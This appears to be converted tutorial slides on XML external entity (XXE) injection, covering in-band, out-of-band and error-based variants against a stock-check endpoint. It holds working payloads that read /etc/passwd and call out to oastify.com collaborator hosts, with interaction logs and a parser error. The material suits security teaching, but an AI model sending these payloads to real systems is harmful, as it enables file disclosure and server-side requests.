
```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



XXE Injection



```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



Types of XXE Injection

In-Band

- In-band XXE Injection is when the attacker can receive a direct response on the screen to the XXE payload.


OOB

- Out-of-Band (OOB) XXE Injection is where the attacker does not receive a direct response on the screen to the XXE payload. Instead, the attacker triggers the response to be sent to an out-of-band attacker-controlled server.


Error

- Error-based XXE Injection is when the attacker can infer the response of the XXE payload based on manipulating the application to generate an error.

Out-of-Band XXE Injection




```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    17
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



Out-of-Band XXE Injection




```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



Out-of-Band XXE Injection




```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://1supsehffo8vf40na6ycsazgn7tyho5d.oastify.com"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```




# ^	Time	Type	Payload	Source IP address
1	2023-Jun-21 20:32:59.449 UTC	DNS	1supsehffo8vf40na6ycsazgn7tyho5d	3.251.104.153
2	2023-Jun-21 20:32:59.448 UTC	DNS	1supsehffo8vf40na6ycsazgn7tyho5d	3.251.104.181
3	2023-Jun-21 20:32:59.496 UTC	HTTP	1supsehffo8vf40na6ycsazgn7tyho5d	34.251.122.40

Error-Based XXE Injection



```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    17
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



Error-Based XXE Injection



```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY % xxe SYSTEM
"http://l3pnqmgvppn0d87wdf15wlnzdqjh77vw.oastify.com"> %xxe;]>
<stockCheck>
  <productId>
    17
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



HTTP/2 400 Bad Request

Content-Type: application/json; charset=utf-8

X-Frame-Options: SAMEORIGIN

Content-Length: 259

"XML parser exited with error: org.xml.sax.SAXParseException; systemId: http://l3pnqmgvppn0d87wdf15wlnzdqjh77vw.oastify.com; lineNumber: 1; columnNumber: 2; The markup declarations contained or pointed to by the document type declaration must be well-formed."

